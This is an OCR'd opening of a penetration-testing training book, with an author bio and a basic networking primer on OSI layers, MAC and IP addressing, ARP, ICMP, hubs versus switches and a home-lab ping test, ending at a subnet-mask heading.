


Cyber Security

Vulnerability Assessment & Penetration testing

About author

Noah Franklin J is a Security consultant. He has 6+ years' experience in application and network security, formerly he worked with IBM as a senior security consultant.

Responsible Disclosure (received hall of fame for contribution to finding security flaws)

1. Facebook
2. Sony Inc
3. 123 contact forms

He worked with for governments and financial projects for Indian, Lebanon, Saudi, and Qatar

He Trained nearly 4000 + Candidate on Web application security for developers and network security network engineers.

He wrote an article about Computer Crimes and Security that published in Daily Thanthi News Paper in 2012.

Contents


Networking

OSI LAYERS

The Open Systems Interconnection (OSI) model (ISO/IEC 7498-1) is a product of the Open Systems Interconnection effort at the International Organization for Standardization. It is a prescription of characterizing and standardizing the functions of a communications system in terms of abstraction layers. Similar communication functions are grouped into logical layers. A layer serves the layer above it and is served by the layer below it.

The OSI Model Stack

The OSI model divides the complex task of computer-to-computer communications, traditionally called internetworking, into a series of stages known as layers. Layers in the OSI model are ordered from the lowest level to highest. Together, these layers comprise the OSI stack. The stack contains seven layers in two groups:



Upper Layers

7. application
6. presentation
5. Session

Heat of OSI


4. Transport

Lower Layers

3. Network
2. Data link
1. Physical


PHYSICAL

The Physical Layer is at the bottom of this model. It deals with the data that is in the form electrical signals. The data bits are sent as 0's and 1's. 0s corresponds to low voltage signals and 1s corresponds to high voltage signals. Physical layers also deal with how these wires, connectors, and voltage electrical signals work



Network **repeaters** regenerate incoming electrical, wireless or optical signals. With physical media like Ethernet or Wi-Fi, data transmissions can only span a limited distance before the quality of the signal degrades. Repeaters attempt to preserve signal integrity and extend the distance over which data can safely travel.

Actual network devices that serve as repeaters usually have some other name. **Active hubs**, for example, are repeaters. Active hubs are sometimes also called "multiport repeaters," but more commonly they are just "hubs." Other types of "passive hubs" are not repeaters. In Wi-Fi, access points function as repeaters only when operating in so-called "repeater mode."



Data Link

The transmission of the data over the communication medium is the responsibility of this layer. The 0s and 1s that are used in the communication are grouped into logical encapsulation. This encapsulation is called frames. The data is transported in frames.

The MAC address is a unique value associated with a network adapter. MAC addresses are also known as **hardware** addresses or **physical** addresses. They uniquely identify an adapter on a LAN.

MAC addresses are 12-digit hexadecimal numbers (48 bits in length). By convention, MAC addresses are usually written in one of the following two formats:

MM:MM:MM:SS:SS:SS

MM-MM-MM-SS-SS-SS

The first half of a MAC address contains the ID number of the adapter manufacturer. These IDs are regulated by an Internet standards body (see sidebar). The second half of a MAC address represents the serial number assigned to the adapter by the manufacturer. In the example,

00:A0:C9:14:C8:29

The prefix

00A0C9

Indicates the manufacturer is Intel Corporation.

Why MAC Addresses?

Recall that TCP/IP and other mainstream networking architectures generally adopt the OSI model. In this model, network functionality is subdivided into layers. MAC addresses function at the data link layer (layer 2 in the OSI model). They allow computers to uniquely identify themselves on a network at this relatively low level.


MAC vs. IP Addressing

Whereas MAC addressing works at the data link layer, IP addressing functions at the network layer (layer 3). It's a slight oversimplification, but one can think of IP


addressing as supporting the software implementation and MAC addresses as supporting the hardware implementation of the network stack. The MAC address generally remains fixed and follows the network device, but the IP address changes as the network device move from one network to another.

IP networks maintain a mapping between the IP address of a device and its MAC address. This mapping is known as the **ARP cache** or **ARP table**. ARP, the Address Resolution Protocol, supports the logic for obtaining this mapping and keeping the cache up to date.

DHCP also usually relies on MAC addresses to manage the unique assignment of IP addresses to devices.




The figure below provides an example of the OSI reference model supporting peer-to-peer communication between two End Systems (ES). In this case, the transport protocol entities communicate end-to-end using the services of the network layer below. The peer-to-peer communication takes place between the end systems using a communications protocol.




Ping (networking utility), a computer network tool used to test whether a particular host is reachable across an IP network

The **Internet Control Message Protocol** (**ICMP**) is one of the core protocols of the Internet Protocol Suite. It is chiefly used by the operating systems of networked computers to send error messages indicating, for example, that a requested service is not available or that a host or router could not be reached. ICMP can also be used to relay query messages. It is assigned protocol number 1. ICMP differs from transport protocols such as TCP and UDP in that it is not typically used to exchange data between systems, nor is it regularly employed by end-user network applications (with the exception of some diagnostic tools like ping and traceroute).
ICMP for Internet Protocol version 4 (IPv4) is also known as ICMPv4. IPv6 has a similar protocol, ICMPv6.

A hub is a common connection point for devices in a network. Hubs are commonly used to connect segments of a LAN. A hub contains multiple ports. When a packet arrives at one port, it is copied to the other ports so that all segments of the LAN can see all packets.
In simple terms, a hub just takes the data that comes into a port and sends it out all the other ports in the hub. It doesn't perform any filtering or redirection of data among different networks.




A switch is a telecommunication device which receives a message from any device connected to it and then transmits the message only to the device for which the message was meant. This makes the switch a more intelligent device than a hub (which receives a message and then transmits it to all the other devices on its network).





Hub - Think of a postman with a letter to deliver in a row of houses, none of the houses have numbers so he has to visit each house and ask the owner if the letter is for them.


Switch - All the houses are numbered, so the postman knows where to go, and doesn't have to bother any other homeowners.


Note: How to learn Networking in your home install VMware or Oracle Vbox install windows 2003 server Os on VMware and practice in this case I took 2 Machine 10.0.0.10 and 10.0.0.40 I captured the packets for the clear understanding



Internet Protocol (TCP/IP) Properties
General
You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.
Obtain an IP address automatically
Use the following IP address:
IP address: 10 . 0 . 0 . 10
Subnet mask: 255 . 0 . 0 . 0
Default gateway:
Obtain DNS server address automatically
Use the following DNS server addresses:
Preferred DNS server:
Alternate DNS server:
Advanced...
OK
Cancel


Internet Protocol (TCP/IP) Properties
General
You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.
Obtain an IP address automatically
Use the following IP address:
IP address: 10 . 0 . 0 . 40
Subnet mask: 255 . 0 . 0 . 0
Default gateway:
Obtain DNS server address automatically
Use the following DNS server addresses:
Preferred DNS server:
Alternate DNS server:
Advanced...
OK
Cancel


ICMP
Type No.
08
00
Code
00 – echo request
00 – echo reply



C:\WINDOWS\system32\cmd.exe
Windows IP Configuration
Ethernet adapter Local Area Connection:
IP Address. . . . . : 10.0.0.40
Subnet Mask . . . . . : 255.0.0.0
Default Gateway . . . . . :
C:\>ping 10.0.0.10
Pinging 10.0.0.10 with 32 bytes of data:
Reply from 10.0.0.10: bytes=32 time=1ms TTL=128
Reply from 10.0.0.10: bytes=32 time<1ms TTL=128
Reply from 10.0.0.10: bytes=32 time<1ms TTL=128
Reply from 10.0.0.10: bytes=32 time<1ms TTL=128
Ping statistics for 10.0.0.10:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 1ms, Average = 0ms
C:\>





CSMA/CD

CSMA/CD is a modification of pure carrier senses multiple access (CSMA). CSMA/CD is used to improve CSMA performance by terminating transmission as soon as a collision is detected, thus shortening the time required before a retry can be attempted.



- Carrier-Sense: This means the NIC (or network interface card) on each computer on the network "listens" and senses whether there is traffic on the cable before sending.

- Multiple Access: This means all computers have access to the cable at any given time (making this a contention method of access control).

- Collision Detection: This means that *collisions* may occur if two computers send data at exactly the same time--but the NICs of the sending computers will detect that a collision has occurred so they can re-send their data.

Network

The network layer is responsible for packet forwarding including routing through intermediate routers, whereas the data link layer is responsible for media access control, flow control and error checking.

- Connection model: connectionless communication

For example, IP is connectionless, in that a datagram can travel from a sender to a recipient without the recipient having to send an acknowledgment. Connection-oriented protocols exist at other, higher layers of that model.

- Host addressing

Every host in the network must have a unique address that determines where it is

- Message forwarding

Since many networks are partitioned into subnetworks and connect to other networks for wide-area communications, networks use specialized hosts, called gateways or routers to forward packets between networks. This is also of interest to mobile applications, where a user may move from one location to another, and it must be arranged that his messages follow him

IP Addressing -ipv4 32bit

10	.0	.0	.10	
8octet	8octet	8octet	8octet	8*4=32 bit

2^7	2^6	2^5	2^4	2^3	2^2	2^1	2^0	
128	64	32	16	8	4	2	1	
0	0	0	0	1	0	1	0	= 10
1	1	1	1	1	1	1	1	= 255

An **IP address** is a binary number that uniquely identifies computers and other devices on a TCP/IP network.

An IP address can be private - for use on a local area network (LAN) - or public - for use on the Internet or another wide area network (WAN). IP addresses can be determined statically - assigned to a computer by a system administrator - or dynamically - assigned by another device on the network on demand.

Two IP addressing standards are in use today. The *IPv4* standard is most familiar to people and supported everywhere on the Internet, but the newer IPv6

standard is gradually replacing it. IPv4 addresses consist of four bytes (32 bits), while IPv6 addresses are 16 bytes (128 bits) long.

Lowest – 0 Network
Highest – 255 Broadcast

SUBNET MASK

